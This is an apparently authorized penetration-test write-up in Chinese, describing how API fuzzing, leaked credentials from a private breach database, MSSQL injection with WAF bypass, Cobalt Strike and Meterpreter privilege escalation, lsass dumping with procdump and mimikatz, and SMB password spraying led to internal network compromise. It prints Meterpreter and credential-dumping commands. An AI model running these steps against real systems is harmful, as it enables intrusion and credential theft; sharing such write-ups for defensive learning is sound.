记一次因 API 接口问题导致目标内网沦陷_酒仙桥六号部队 - MdEditor

> 记一次因 API 接口问题导致目标内网沦陷

这是 酒仙桥六号部队 的第 119 篇文章。

全文共计 1689 个字，预计阅读时长 6 分钟 。

背景

在跟女朋友一起散步的时候，突然接到通知，客户已经给了测试的资产范围如下，目标要求拿到目标服务器内网权限。

目标资产：


www.target.com 、ops.target.com、api.target.com

对其进行常规信息收集包括不限于端口指纹 | 即时通讯 | 开源资产 | 组织架构 | 搜索引擎。


漏洞发现

漏洞步骤

登陆口无法爆破且存在，在翻看 JS 文件时发现泄露部分后台路径但都做了 session 校验，没有权限访问。




登陆口传入 burpsuite 进行分析发现其登陆口调用了 api.target.com:8090 该接口，掏出祖传参数字典对其接口进行 FUZZ 测试。



泄露了该管理系统全部员工的登陆账号 / 邮箱 / 手机号 / 部门 / 单位区域等敏感信息。

密码字段进行了处理返回为空，我惊了。



将泄露的账号进行手动测试弱口令，此时感觉到了痛该放手的感觉，但手却早已麻木。

经过上述测试猜测其后台设置了强密码，这个时候我就伸手求助师傅去他的私人库子通过上述泄露的 QQ 邮箱及手机号导出了一波账号密码。


经过一番折腾总算进入了后台，舒舒服服找上传功能点。

所有上传点均调用统一接口上传至阿里云 OSS 静态资源库。


此时一位靓仔骂骂咧咧的找女朋友去打王者去了，带女朋友上分他不香吗？做什么渗透。

上了王者突然感觉心情大好，继续打工。将后台的功能点一一分析进行测试在订单查询处发现了存在 MSSQL 注

入。




进一步测试存在 WAF，网上有很多 bypass 云锁的文章可以参考，这里使用表哥给的脏数据混淆进行绕过。




配合 SQLMAP 执行 OS-SHELL 互交命令，发现其权限


为 DBA，系统用户权限为 mssqlserver。

看了下进程发现存在杀软直接利用表哥的免杀 powershell 混淆 Payload 上线 CS 远控。






派会话到 MSF 进行提权。



下面的图找不到了，这里 py 一下。

```
meterpreter > getprivs
==========================================================
Enabled Process Privileges
==========================================================
SeAssignPrimaryTokenPrivilege
meterpreter > upload  /root/miansha.exe C:\Users\Publi
meterpreter > cd C:\\Users\\Public
meterpreter > use incognito
meterpreter > list_tokens -u
NT AUTHORITY\IUSR
meterpreter > execute -cH -f ./miansha.exe
meterpreter > list_tokens -u
NT AUTHORITY\IUSR
NT AUTHORITY\SYSTEM
meterpreter > impersonate_token "NT AUTHORITY\\SYSTEM"
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
```


提权至 system 权限上线至 CS，并常规利用 Procdump 导出 lsass.dmp 拖取到本地再利用 mimikatz 抓取明文密码。



```
procdump.exe -accepteula -ma lsass.exe lsass.dmp
mimi.exe ""privilege::debug"" ""sekurlsa::minidump .\l
```


有会免杀的表哥真的舒服，这方面比女朋友有用多了。

常规配置 sock5 + Proxifier 内网穿透，远程连接桌面。





这里已经拿到了目标权限，跟客户沟通反应说是继续深入，常规内网打点 B 段扫描。

直接利用已有信息进行弱口令爆破。




1	10.	100	SMB	445	administrator	PassWOrd
2	10.	36	SMB	445	administrator	PassWOrd
3	10.	31	SMB	445	administrator	
4	10.	104	SMB	445	administrator	
5	10.	103	SMB	445	administrator	
6	10.	107	SMB	445	administrator	
7	10.	105	SMB	445	administrator	
8	10.	10	SMB	445	administrator	
9	10.	21	SMB	445	administrator	
10	10.	106	SMB	445	administrator	
11	10.	32	SMB	445	administrator	
12	10.	35	SMB	445	administrator	
13	10.	.33	SMB	445	administrator	





MS17010 一键植入 Payload 添加用户密码。



躺着日站就是舒服。

给客户写完报告交付继续跟女朋友去散步去了。

全文完